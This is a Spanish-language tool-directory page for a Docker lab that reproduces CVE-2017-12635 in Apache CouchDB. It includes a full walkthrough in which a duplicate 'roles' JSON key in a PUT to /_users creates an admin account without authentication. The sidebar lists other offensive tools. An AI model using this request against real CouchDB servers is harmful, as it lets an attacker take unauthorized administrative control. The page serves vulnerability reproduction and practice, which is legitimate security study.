

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Apache-couchdb-CVE-2017-12635 — Entorno de reproducción basado en Docker para la escalada vertical de privilegios CVE-2017-12635 de Apache CouchDB mediante inconsistencia del analizador JSON, permitiendo la creación de administradores sin autenticación. | Kitploit
Herramientas/GitHubGitHub/cyberharsh/apache-couchdb-cve-2017-12635
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónLabs y Práctica
GitHubcyberharsh/apache-couchdb-cve-2017-12635

Apache-couchdb-CVE-2017-12635

Compartir

Entorno de reproducción basado en Docker para la escalada vertical de privilegios CVE-2017-12635 de Apache CouchDB mediante inconsistencia del analizador JSON, permitiendo la creación de administradores sin autenticación.

Ver Repositorio
11116hace 6 añosAún no revisado

Vulnerabilidad de omisión de permisos verticales en Couchdb (CVE-2017-12635)

Apache CouchDB es una base de datos de código abierto que se centra en la facilidad de uso y en ser "una base de datos completamente web". Es una base de datos NoSQL que utiliza JSON como formato de almacenamiento, JavaScript como lenguaje de consulta, MapReduce y HTTP como API. Se usa ampliamente, por ejemplo, BBC la utiliza en su plataforma de contenido dinámico, Credit Suisse en el marco de mercado de su departamento interno de productos básicos, y Meebo en su plataforma social (web y aplicaciones).

El 15 de noviembre de 2017 se divulgaron CVE-2017-12635 y CVE-2017-12636. CVE-2017-12635 se debe a las diferencias en el análisis de JSON entre Erlang y JavaScript, lo que genera discrepancias en la ejecución de sentencias. Esta vulnerabilidad permite que cualquier usuario cree un administrador, siendo una vulnerabilidad de omisión de permisos verticales.

Versiones afectadas: anteriores a 1.7.0 y anteriores a 2.1.1

Referencias:

  • http://bobao.360.cn/learning/detail/4716.html
  • https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

Entorno de prueba

Compilar e iniciar el entorno:

docker-compose build
docker-compose up -d

Una vez iniciado el entorno, acceda a http://your-ip:5984/_utils/ para ver una página web que indica que Couchdb se ha iniciado correctamente. Pero no conocemos la contraseña, por lo que no podemos iniciar sesión.

Reproducción de la vulnerabilidad

Primero, envíe el siguiente paquete de datos:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "password": "vulhub"
}

Se puede observar que devuelve un error 403: {"error":"forbidden","reason":"Only _admin may set roles"}. Solo el administrador puede establecer el rol:

Envíe un paquete de datos que contenga dos roles para eludir la restricción:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json

Content-Length: 108

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "roles": [],
  "password": "vulhub"
}

Se crea con éxito un administrador, tanto el usuario como la contraseña son vulhub:

Acceda nuevamente a http://your-ip:5984/_utils/, ingrese el usuario y contraseña vulhub, y podrá iniciar sesión correctamente:

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    282

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





